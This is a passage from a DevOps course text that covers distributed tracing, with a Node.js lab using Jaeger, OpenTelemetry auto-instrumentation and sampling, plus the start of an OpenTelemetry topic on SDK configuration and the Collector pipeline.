1. A request ID is any unique string used to find one request in logs; a trace ID is the standard (W3C) identifier shared by all spans of a trace, propagated in `traceparent` and understood by tracing tools. They can be the same value or two linked ones.
2. Version (`00`), trace id (32 hex), parent span id (16 hex) and trace flags (`01` = sampled).
3. It is user input: bad values can inject fake log lines or newlines, be huge, or be unique per request and inflate indexes. Accept a bounded alphabet and length, otherwise generate a new id.
4. A label creates a stream per value (millions of streams); structured metadata is stored with the line, creates no extra streams and is still filterable.

5. Message queues and background jobs (the context is not carried automatically), and HTTP calls made with a client that was not wrapped or instrumented; also thread or callback boundaries that lose async context.
6. It holds per-request state (ids) that any later code in that request, including after `await`, can read, so loggers and clients add the ids without passing them around.

11 Further reading

- W3C Trace Context specification (w3.org/TR/trace-context) and W3C Baggage specification.
- OpenTelemetry documentation: "Context propagation".
- Nginx documentation: the `$request_id` variable (ngx_http_core_module) and `proxy_set_header`.
- Stripe API documentation: request IDs; Cloudflare documentation: the `CF-Ray` header.
- Grafana documentation: Loki data source "derived fields" and Tempo "trace to logs".
- See also: Structured Logging §10.5, Log Aggregation with Loki §10.6, Distributed Tracing §10.8, Reverse Proxies and Load Balancers §2.8.

10.8 Distributed Tracing

Topic 8 of 11 | ~4 hours | Difficulty: Intermediate

1 What it is

A **distributed trace** is the recorded story of one request as it travels through many services. It is made of **spans**: each span is one timed step (an incoming HTTP request, a database query, a call to another service) with a start time, a duration, a name, a status and key-value **attributes**. Spans point to their **parent span**, so together they form a tree. Every span of one request shares the same **trace ID**.

Metrics tell you *that* checkout is slow, and logs tell you what one service said. A trace tells you **where the time went** across services: "of the 840 ms, 800 ms was one database query inside `inventory`". For that to work the trace ID and the parent span ID must travel with the request from service to service. That is **context propagation**, and it is done with the `traceparent` HTTP header described in Correlation IDs §10.7.

A **tracing backend** stores and displays traces. The two common open-source ones are **Jaeger** and **Grafana Tempo**.

2 Why it matters in DevOps

- **Latency in a microservice system is a path, not a number.** A p99 of 3 seconds on `/checkout` could be any of eight downstream calls. Tracing points to the guilty hop in seconds instead of a day of log archaeology.
- **It reveals hidden structure.** Traces show N+1 query patterns, serial calls that could run in parallel, retries that multiply load and dependencies nobody documented.
- **It links the pillars.** Logs and metrics get a `trace_id`; from a spike on a dashboard you jump to an example slow trace (three pillars §10.1).
- **Cost and overhead are real.** Tracing every request in a high-traffic system is expensive in CPU, network and storage, so you must understand **sampling**, or you will either blow the budget or throw away the traces you need.
- **Broken propagation silently breaks it.** One service that does not forward the headers splits a trace into pieces.

3 Real-world system example

Google Dapper. Google published a 2010 paper describing Dapper, its internal distributed tracing system. It introduced ideas now standard: trace and span IDs carried in request context, low-overhead instrumentation in shared client libraries, and **sampling** only a small fraction of requests to keep overhead low. It inspired open-source systems: **Zipkin** (from Twitter) and **Jaeger** (from Uber, now a CNCF graduated project). **Grafana Tempo** (from Grafana Labs) takes a different storage approach: it indexes almost nothing and stores trace data in cheap object storage, retrieving traces by trace ID and searching with **TraceQL**, its query language.

Most of the industry has since converged on **OpenTelemetry** (next but one topic §10.9) for instrumentation, which is the merger of two earlier projects, OpenTracing and OpenCensus, and on the W3C `traceparent` header. In a Kubernetes system the same traces can also come from a service mesh sidecar (see Service Mesh §12.9).

4 Diagram

One trace for `GET /checkout` in the sample system. Time flows left to right; each indented box is a child span:




Figure 10.8-1

How the trace context moves between services:




Figure 10.8-2

5 How it works

Span anatomy. Each span has: trace ID, span ID, parent span ID, a **name** (low cardinality, such as `GET /checkout`, never a URL with ids), start and end time, **kind**, **status**, **attributes**, optional **events** (timestamped notes, for example an exception) and optional **links** (to other traces, used for queues and batches).

Span kind	Meaning
`SERVER`	Handling an incoming request
`CLIENT`	Making an outgoing request or call
`INTERNAL`	Work inside one service (a function, a database call you wrap by hand)

Span kind	Meaning
`PRODUCER` / `CONSUMER`	Putting a message on a queue / processing one

Attributes follow OpenTelemetry **semantic conventions** so that tools agree on names: `http.request.method`, `http.route`, `http.response.status_code`, `db.system.name`, `server.address`, and on the process, the resource attribute `service.name`. Older instrumentation versions used `http.method` and `http.status_code`; check what your version emits before writing queries (the lab shows how).

Context propagation. Inside a process the active span is held in context (in Node.js with `AsyncLocalStorage`). When code makes an outgoing call, an instrumented client injects the `traceparent` header (and optionally `tracestate` and `baggage`); the receiving service extracts it and starts its span as a child. The format is `00-<trace id 32 hex>-<parent span id 16 hex>-<flags>`. For messages, the same fields go into message headers or attributes. If any hop is not instrumented the context is dropped, and the next service starts a new, unrelated trace.

Sampling. You almost never store every trace.

Strategy	Where it decides	How it works	Trade-off
Head sampling	At the start of the trace, in the SDK	Probabilistic (keep 10 percent by trace ID) or rate-limited. With `parentbased` samplers each service follows the first decision, so a trace is complete or absent	Cheap and simple, but it decides before knowing whether the request will fail or be slow, so rare errors may be dropped
Tail sampling	After the trace is complete, in a collector	Buffers all spans of a trace for a few seconds, then keeps it if it has an error, is slower than a threshold, or matches a policy; samples the rest at a low rate	Keeps the interesting traces, but needs a collector tier, memory, and all spans of one trace sent to the same collector instance
Always on / off	SDK	Everything or nothing	Fine for development and low traffic

In the SDK you choose with environment variables, for example `OTEL_TRACES_SAMPLER=parentbased_traceidratio` and `OTEL_TRACES_SAMPLER_ARG=0.1`. Tail sampling is configured in the OpenTelemetry Collector (OpenTelemetry §10.9). A common production recipe: head-sample a small percentage everywhere for cost, or tail-sample to keep 100 percent of errors and slow requests plus a small share of normal ones. Because sampling removes data, derive request counts and error rates from **metrics**, never by counting traces.

Backends.

	Jaeger (v2)	Grafana Tempo
Origin	Uber, CNCF graduated	Grafana Labs
Ingest	OTLP natively (v2 is built on the OpenTelemetry Collector)	OTLP, Jaeger and Zipkin formats
Storage	In memory for demos; Elasticsearch/OpenSearch, Cassandra, ClickHouse and others for production	Object storage (S3, GCS, Azure) or local disk; minimal index
Query	Jaeger UI search by service, operation, tags, duration; trace by ID	Trace by ID, **TraceQL** search, metrics from traces; best inside Grafana
Typical fit	Standalone tracing UI	You already run Grafana, Loki and Prometheus and want one place

Jaeger version 1 reached end of life; new deployments should use version 2 and send OTLP.

TraceQL selects spans with conditions inside braces, for example `{ resource.service.name = "shop-api" && duration > 500ms }`, `{ status = error }`, or a structural query `{ resource.service.name = "shop-api" } >> { status = error }` (an error span anywhere below a `shop-api` span). Attributes are prefixed `span.` or `resource.`.

What to put in spans. Add attributes that help you ask questions later (`shop.sku`, `shop.order_id`, `tenant`), never secrets or raw personal data, and avoid unbounded names. Record errors with the exception event and an error status. Wrap important work that auto-instrumentation cannot see, but do not wrap every function: thousands of tiny spans cost money and make traces unreadable.

6 Step-by-step guide

Prerequisites: Node.js 22 or newer, Docker, `curl`. No cost; about 500 MB of RAM. The instrumentation is switched on with a small bootstrap file; OpenTelemetry §10.9 explains it in depth, so here treat it as a switch. Package and image versions below were current when written; if a tag is gone, use the newest.

1. **Start Jaeger** (UI on 16686, OTLP receivers on 4317 for gRPC and 4318 for HTTP; storage is in memory, so a restart forgets everything).

   ```bash
   docker run --rm -d --name jaeger -p 16686:16686 -p 4317:4317 -p 4318:4318
     jaegertracing/jaeger:2.22.0
   ```

   Open http://localhost:16686; it shows an empty search form.

2. **Create the project.**

```bash
mkdir -p ~/l10-trace && cd ~/l10-trace
npm init -y >/dev/null
npm install express @opentelemetry/api @opentelemetry/sdk-node @opentelemetry/auto-instrumentations-node
```

3. **Write the tracing bootstrap** `tracing.js`.

```js
// Loaded with: node --require ./tracing.js app.js   (it must run before express is imported)
const { NodeSDK } = require('@opentelemetry/sdk-node');
const { getNodeAutoInstrumentations } = require('@opentelemetry/auto-instrumentations-node');

const sdk = new NodeSDK({
  // The service name and the exporter endpoint come from OTEL_* environment variables.
  instrumentations: [
    getNodeAutoInstrumentations({
      '@opentelemetry/instrumentation-fs': { enabled: false }, // very noisy, rarely useful
    }),
  ],
});

sdk.start();

// Flush buffered spans on shutdown so the last requests are not lost.
process.on('SIGTERM', () => sdk.shutdown().finally(() => process.exit(0)));
process.on('SIGINT', () => sdk.shutdown().finally(() => process.exit(0)));
```

4. **Write the front service** `shop-api.js`. It has no tracing code at all.

```js
const express = require('express');

const app = express();
const sleep = (ms) => new Promise((r) => setTimeout(r, ms));

app.get('/checkout', async (req, res) => {
  await sleep(10 + Math.random() * 20);                       // validate the cart
  const qs = new URLSearchParams(req.query).toString();
  const r = await fetch(`http://localhost:8081/reserve${qs ? '?' + qs : ''}`); // the trace context travels in this call
  if (!r.ok) return res.status(502).json({ error: 'inventory unavailable' });
  await sleep(5);                                             // write the order
```

```
  res.json({ status: 'paid' });
});

app.listen(8080, () => console.log('shop-api listening on :8080'));
```

5. **Write the downstream service** `inventory.js`, with one hand-written span around a simulated database query. `?slow=1` makes the query take 800 ms and `?fail=1` makes it fail.

```
JS
const express = require('express');
const { trace, SpanStatusCode } = require('@opentelemetry/api');

const tracer = trace.getTracer('inventory');
const sleep = (ms) => new Promise((r) => setTimeout(r, ms));
const app = express();

// A manual span around work that auto-instrumentation cannot see (here, a simulated
  database query).
async function queryStock(sku, slow, fail) {
  return tracer.startActiveSpan('SELECT stock', async (span) => {
    span.setAttribute('db.system.name', 'postgresql');
    span.setAttribute('db.operation.name', 'SELECT');
    span.setAttribute('shop.sku', sku);
    try {
      await sleep(slow ? 800 : 15);
      if (fail) throw new Error('connection pool exhausted');
      return { sku, available: 12 };
    } catch (err) {
      span.recordException(err);
      span.setStatus({ code: SpanStatusCode.ERROR, message: err.message });
      throw err;
    } finally {
      span.end();
    }
  });
}

app.get('/reserve', async (req, res) => {
  try {
    const stock = await queryStock('kbd', Boolean(req.query.slow),
  Boolean(req.query.fail));
    res.json({ reserved: true, ...stock });
  } catch (err) {
    res.status(500).json({ error: err.message });
  }
});

app.listen(8081, () => console.log('inventory listening on :8081'));
```

6. **Run both services with tracing on.** The only difference between them is the service name.

```bash
export OTEL_EXPORTER_OTLP_ENDPOINT=http://localhost:4318
export OTEL_NODE_RESOURCE_DETECTORS=env,host,os,process   # skip cloud-metadata probes (they print a harmless warning on a laptop)
OTEL_SERVICE_NAME=inventory node --require ./tracing.js inventory.js &
OTEL_SERVICE_NAME=shop-api  node --require ./tracing.js shop-api.js  &
```

7. **Generate three kinds of traffic.**

```bash
for i in 1 2 3 4 5; do curl -s localhost:8080/checkout; done      # fast
curl -s 'localhost:8080/checkout?slow=1'                           # one slow database query
curl -s 'localhost:8080/checkout?fail=1'                           # database error, becomes a 502
```

   Expect `{"status":"paid"}` five times, then `{"status":"paid"}` after about 0.8 s, then `{"error":"inventory unavailable"}`.

8. **Read the slow trace.** In the Jaeger UI choose Service `shop-api`, press *Find Traces*, and sort by *Longest First*. Open the top trace (about 840 ms). You should see one trace with spans from two services, similar to:

```
shop-api   GET /checkout                  840 ms   (server)
  shop-api   middleware / request handler  ...      (internal, added by the Express instrumentation)
  shop-api   GET                           805 ms   (client: the call to inventory)
    inventory  GET /reserve                800 ms    (server)
      inventory  SELECT stock              800 ms    (your manual span)
```

   Click `SELECT stock`: its tags include `db.system.name=postgresql` and `shop.sku=kbd`. The answer to "where did the time go?" is one line. Now open the failing trace: the `SELECT stock` span is marked as an error with an `exception` event holding the message `connection pool exhausted`, and the error propagates up to the `502`.

9. **Confirm propagation is what makes the tree.** Stop `inventory`, restart it *without* tracing, and compare.

```bash
kill %1
node inventory.js &
curl -s 'localhost:8080/checkout?slow=1'
```

In Jaeger the new trace contains only `shop-api` spans; the 800 ms is visible as a long client span, but there is no child: a black box. (Note that the shell job number may differ; use `jobs` to check. Restart the instrumented version afterwards.)

10. **Try head sampling.** Restart both services with a 25 percent probabilistic sampler and send 80 requests.

```bash
export OTEL_TRACES_SAMPLER=parentbased_traceidratio OTEL_TRACES_SAMPLER_ARG=0.25
# restart both services as in step 6, then:
for i in $(seq 80); do curl -s localhost:8080/checkout > /dev/null; done
```

Search in Jaeger: around 20 traces (give or take, it is random), and every trace that exists has spans from *both* services, because `inventory` follows the decision carried in `traceparent` (its flags byte). Unset the two variables afterwards.

11. **Optional: the same data in Tempo.** Tempo ingests OTLP too and is queried with TraceQL, usually through Grafana. The OpenTelemetry §10.9 lab adds Tempo and the Grafana *Explore* view. Queries you can try there on this data (verified against Tempo 2.10):

```
{ resource.service.name = "shop-api" && duration > 500ms }
{ status = error }
{ span.db.system.name = "postgresql" && duration > 500ms }
{ resource.service.name = "shop-api" } >> { resource.service.name = "inventory" &&
  status = error }
{ span.http.route = "/checkout" && span.http.response.status_code ⩾ 500 }
```

The last query uses `http.response.status_code`; with the older name (`span.http.status_code`) it returns nothing on this data. Attribute names depend on the instrumentation version.

12. **Clean up.**

```bash
kill $(jobs -p); docker stop jaeger
```

7 Real-world scenario

Illustrative scenario. After a release, `GET /checkout` p99 climbs from 400 ms to 2.5 s. CPU is flat, error rate is flat, and the logs from `shop-api` show nothing unusual because the slowness is not in `shop-api`. On the dashboard, the latency panel has an exemplar (a sample trace ID) attached to the p99 bucket. The engineer opens that trace: the 2.4 seconds are

eleven sequential `SELECT stock` spans inside `inventory`, each about 200 ms. The new release looped over cart items and queried one SKU at a time (the classic N+1 pattern). No log line or metric would have shown the *shape* of the problem; the waterfall did.

The fix batches the lookup into one query; p99 returns to normal. The team adds an alert on span count per trace for `inventory` and keeps tail sampling to retain every trace slower than 1 second, so such traces are always available.

Lesson: traces show structure (serial versus parallel, repeated calls) that aggregates hide.

8 Common mistakes and best practices

Don't

- Put ids, URLs with ids, or user data in span **names**; use a route template and put ids in attributes only where needed.
- Assume 100 percent of traces are stored. Never compute request counts or error rates from traces; use metrics.
- Forget async boundaries: queues, background jobs and custom HTTP clients need explicit propagation.
- Instrument every function; the trace becomes noise and the bill grows.
- Put secrets, tokens or personal data in attributes. Traces are widely readable and retained.
- Run tracing with in-memory Jaeger in production, or without capacity planning for traces per second.

Do

- Start with automatic instrumentation for HTTP, database and messaging, then add a few hand-written spans for business steps.
- Set `service.name` (and `service.version`, `deployment.environment.name`) on every service so traces are filterable.
- Use `parentbased` samplers so a trace is complete or absent, and tail-sample to keep errors and slow requests.
- Put `trace_id` in logs (Correlation IDs §10.7) and exemplars on latency histograms.
- Record exceptions on spans and set the error status, so `{ status = error }` finds them.
- Test propagation end to end in CI: one request, then assert that spans from every service share a trace ID.

9 Tasks

- [ ] **T1 — Follow the lab** *(≈60 min, beginner)*
  - **Goal:** see a two-service trace in Jaeger.
  - **Steps:**
    1. Do steps 1-8 of section 6.
    2. In Jaeger, find the slow trace and read the duration of each span.
  - **Done when:** you can state, from the UI alone, which span accounts for the slow request and what its attributes say.
- [ ] **T2 — Add a third service and a parallel call** *(≈60 min, intermediate)*
  - **Goal:** see serial versus parallel work in a waterfall.
  - **Steps:**
    1. Create `payments.js` on port 8082 with a route that sleeps 300 ms.
    2. In `shop-api`, call `inventory` and `payments`: first one after the other, then with `Promise.all`.
    3. Compare the two waterfalls and their total durations.
  - **Done when:** you have two traces whose total durations differ by roughly the shorter call, and you can point at the overlap.
- [ ] **T3 — Break it: lose the context, then fix it** *(≈45 min, intermediate)*
  - **Goal:** understand propagation by breaking it.
  - **Steps:**
    1. Run `inventory` without `--require ./tracing.js` (step 9) and observe the black box.
    2. Restore it, then restart `shop-api` with `OTEL_NODE_ENABLED_INSTRUMENTATIONS=http,express` set. This enables only those two instrumentations, so the built-in `fetch` call (which uses undici, not the `http` module) is no longer instrumented.
    3. Send a request. Observe two disconnected traces (one containing `GET /checkout`, another starting at `GET /reserve` with no parent), then remove the variable and restart.
  - **Done when:** you can show a broken trace and a healthy one, and explain which header was missing and why the trace split.
- [ ] **T4 — Sampling experiment** *(≈45 min, intermediate)*
  - **Goal:** measure what head sampling keeps.

- **Steps:**
  1. Send 100 requests with `OTEL_TRACES_SAMPLER_ARG` set to `1`, `0.5` and `0.1`; count traces in Jaeger each time.
  2. Make `inventory` use `always_on` while `shop-api` uses `parentbased_traceidratio` at 0.1; compare counts and describe what you see.
  3. Write down which strategy you would use for a service with 2,000 requests per second and why.
- **Done when:** you have the three counts, an explanation of the mixed configuration, and a justified recommendation.

☐ **T5 — Automate a propagation test** *(≈60 min, advanced)*

- **Goal:** make "traces are connected" a test.
- **Steps:**
  1. Write a script that starts Jaeger and both services, sends one request, waits a few seconds, and fetches the trace from Jaeger's API (for version 2, `GET /api/v3/traces?query.service_name=shop-api&query.start_time_min=...&query.start_time_max=...` returns OTLP JSON).
  2. Assert that the result contains spans from both `shop-api` and `inventory` with the same trace ID.
  3. Run it in CI (GitHub Actions Pipelines §5.2).
- **Done when:** the script exits 0 when propagation works and non-zero when you run `inventory` without tracing.

☐ **T6 — Prove it: explain where the time went** *(≈45 min, advanced)*

- **Goal:** use tracing to diagnose, then explain it.
- **Steps:**
  1. Without the guide, build the two-service system, make one dependency slow, and find it using only a trace.
  2. Write five sentences: what a span is, how the trace ID got from `shop-api` to `inventory`, what sampling you would use in production and why, and what a trace cannot tell you.
- **Done when:** a teammate can reproduce your finding from your notes and understands why counts must come from metrics.

10 Self-check questions

1. What are the main fields of a span, and how do spans form a tree?

2. What does the `traceparent` header contain, and who creates and reads it?
3. What is the difference between head and tail sampling, and when is tail sampling worth its cost?
4. Why must you not count requests or errors from traces?
5. Name two situations where trace context is lost.
6. What is the practical difference between Jaeger and Tempo?

ANSWERS

1. Trace id, span id, parent span id, name, start and duration, kind, status, attributes, events and links. Each span stores its parent's span id; all spans of a request share the trace id, and the backend assembles the tree.
2. Version, trace id (32 hex), parent span id (16 hex) and flags (sampled). The calling service's instrumented client injects it; the receiving service extracts it and starts a child span.
3. Head sampling decides at the start (simple, cheap, may miss rare errors); tail sampling decides after the trace is complete in a collector, so it can keep all errors and slow traces, but needs collector memory and routing of all spans of a trace to one instance. Worth it when failures and tail latency matter more than the extra infrastructure.
4. Sampling drops traces, so the counts are biased and depend on the sampler; metrics are complete and cheap.
5. A hop that is not instrumented or that uses a custom client that does not inject headers; queues, background jobs, cron jobs and callbacks that lose async context.
6. Jaeger is a standalone tracing system with its own UI and pluggable databases; Tempo stores traces in object storage with almost no index, is queried by trace id and TraceQL, and is designed to be used through Grafana alongside Loki and Prometheus.

11 Further reading

- Sigelman et al., "Dapper, a Large-Scale Distributed Systems Tracing Infrastructure" (Google technical report, 2010).
- OpenTelemetry documentation: "Traces", "Context propagation", "Sampling" and the semantic conventions.
- Jaeger documentation (jaegertracing.io): "Getting started" and the v2 architecture notes.
- Grafana Tempo documentation: "TraceQL" and "Sampling".
- W3C Trace Context specification (w3.org/TR/trace-context).
- See also: Correlation IDs §10.7, OpenTelemetry §10.9, Service Level Indicators §14.1.

LAB NOTES What I ran, what I saw, what it means

LEVEL 10: OBSERVABILITY

10.9 OpenTelemetry

Topic 9 of 11 | ~5 hours | Difficulty: Advanced

1 What it is

OpenTelemetry (usually written **OTel**) is the open standard and toolkit for producing and moving telemetry: traces, metrics and logs. It is a project of the Cloud Native Computing Foundation (CNCF), formed by merging two earlier projects, OpenTracing and OpenCensus. It does **not** store or display anything. It is the layer between your code and whichever backend you choose (Jaeger, Tempo, Prometheus, Loki, Datadog, Honeycomb, CloudWatch, and many more).

It consists of five parts you should be able to name:

Part	What it is
API	The small, stable interface that application and library code calls (`tracer.startSpan`, `meter.createCounter`). Without an SDK it does nothing, so libraries can use it safely
SDK	The implementation per language: sampling, batching, resource detection, exporters. You configure it once at startup
Instrumentation	Code that creates telemetry for you: **automatic** (agents and library hooks for HTTP, databases, queues) and **manual** (your own spans and metrics)
OTLP	The **OpenTelemetry Protocol**, the wire format (protobuf over gRPC on port 4317 or over HTTP on port 4318, with the paths `/v1/traces`, `/v1/metrics`, `/v1/logs`)
Collector	A standalone service that receives telemetry, processes it (batch, filter, sample, redact) and exports it to one or more backends

Plus the **semantic conventions**: agreed attribute names (`http.route`, `db.system.name`, `service.name`) so every tool reads the data the same way.

2 Why it matters in DevOps

- **Vendor neutrality.** Instrument once with OTel and change backends by editing a Collector config, not by re-instrumenting fifty services. Moving from a commercial vendor to self-hosted Tempo (or the other direction) stops being a rewrite.

- **One consistent way** to get traces, metrics and logs out of services written in different languages.
- **Operational control in the Collector.** Retries, buffering, redaction of sensitive attributes, dropping noisy health-check spans, tail sampling and sending the same data to two backends all happen in one place that you control, outside application code.
- **Cost control.** Sampling and filtering before data reaches a paid backend is the main lever on an observability bill.
- **Failure modes are your problem.** A Collector without memory limits can crash under load; an exporter pointed at the wrong address silently drops data; high-cardinality attributes explode metrics. Understanding the pipeline is part of the job.

3 Real-world system example

OpenTelemetry is one of the most active projects in the CNCF, and most major observability vendors and cloud providers accept OTLP directly or ship their own distribution of the Collector. Examples: AWS offers the **AWS Distro for OpenTelemetry (ADOT)**; Google Cloud and Azure Monitor have OpenTelemetry integrations; **Grafana Alloy** is Grafana's distribution of the Collector; Jaeger version 2 is itself built on the OpenTelemetry Collector framework. In Kubernetes the **OpenTelemetry Operator** can inject automatic instrumentation into pods through an annotation such as `instrumentation.opentelemetry.io/inject-nodejs: "true"` and manage Collectors as custom resources (see Operators §16.4).

A common production topology: every node runs a Collector in **agent** mode (a DaemonSet, see DaemonSets §8.11) that receives OTLP from local pods and adds Kubernetes metadata; those agents forward to a small pool of **gateway** Collectors that do tail sampling, redaction and routing to the backends.

4 Diagram

How telemetry flows, and where each OTel part sits:




Figure 10.9-1

A Collector can also turn one signal into another with a **connector**, which is how this topic produces RED metrics from spans:




Figure 10.9-2

5 How it works

Resource and attributes. Every piece of telemetry belongs to a **resource**: the thing producing it, described by attributes such as `service.name`, `service.version`, `deployment.environment.name`, `host.name`, `k8s.pod.name`. `service.name` is the single most important one; without it backends show `unknown_service`. Set it with `OTEL_SERVICE_NAME`, and add the others with `OTEL_RESOURCE_ATTRIBUTES=service.version=1.4.2,deployment.environment.name=prod`.

Configure the SDK with environment variables. Every language SDK reads the same variables, so deployment config looks the same whether the service is Node, Java or Go:

Variable	Meaning
`OTEL_SERVICE_NAME`	Logical service name
`OTEL_RESOURCE_ATTRIBUTES`	Extra resource attributes, comma-separated `key=value`
`OTEL_EXPORTER_OTLP_ENDPOINT`	Where to send (HTTP default `http://localhost:4318`, gRPC default `http://localhost:4317`)
`OTEL_EXPORTER_OTLP_PROTOCOL`	`grpc`, `http/protobuf` or `http/json`

Variable	Meaning
`OTEL_EXPORTER_OTLP_HEADERS`	Auth headers for a vendor, such as `api-key=<YOUR_KEY>`
`OTEL_TRACES_EXPORTER`, `OTEL_METRICS_EXPORTER`, `OTEL_LOGS_EXPORTER`	`otlp`, `console` or `none` per signal
`OTEL_TRACES_SAMPLER`, `OTEL_TRACES_SAMPLER_ARG`	Head sampling (Distributed Tracing §10.8)

Automatic versus manual instrumentation. Automatic instrumentation gives you spans for inbound HTTP, outbound HTTP, database drivers, Redis, gRPC and message libraries with no code changes. The mechanism depends on the language:

Language	Zero-code approach
Node.js	`node --require @opentelemetry/auto-instrumentations-node/register app.js` (or a small bootstrap file, as in the lab)
Java	`java -javaagent:opentelemetry-javaagent.jar -jar app.jar`
Python	`opentelemetry-instrument python app.py`
.NET	The OpenTelemetry .NET automatic instrumentation installer or startup hook
Go	No runtime hooks: use instrumentation libraries such as `otelhttp`, or the eBPF-based auto-instrumentation
Kubernetes	The OTel Operator injects the agent from an `Instrumentation` resource and a pod annotation

Add **manual** spans for business operations the libraries cannot know about (`checkout.reserve_stock`) and for key attributes (`shop.order_id`). Avoid double instrumentation (two agents creating the same span).

The Collector pipeline. The configuration has five sections:

Section	Role	Examples
`receivers`	Accept data	`otlp`, `prometheus`, `filelog`, `hostmetrics`
`processors`	Transform data in order	`memory_limiter` (first), `resource`, `attributes`, `filter`, `tail_sampling`, `batch` (last)
`exporters`	Send data out	`otlp_grpc`, `otlp_http`, `prometheus`, `debug`, vendor exporters
`connectors`	Join two pipelines (an exporter in one, a receiver in the next)	`span_metrics`, `forward`, `count`
`service`	Wire them into **pipelines** per signal, plus the collector's own telemetry	`pipelines: traces: receivers: [otlp] ...`

A component that is defined but not listed in a pipeline does nothing. Names can carry an instance suffix (`otlp_grpc/tempo`, `otlp_grpc/jaeger`). Older releases call the exporter `otlp` and the connector `spanmetrics`; the current names are `otlp_grpc` and `span_metrics`. The old names still work as aliases but print a deprecation warning.

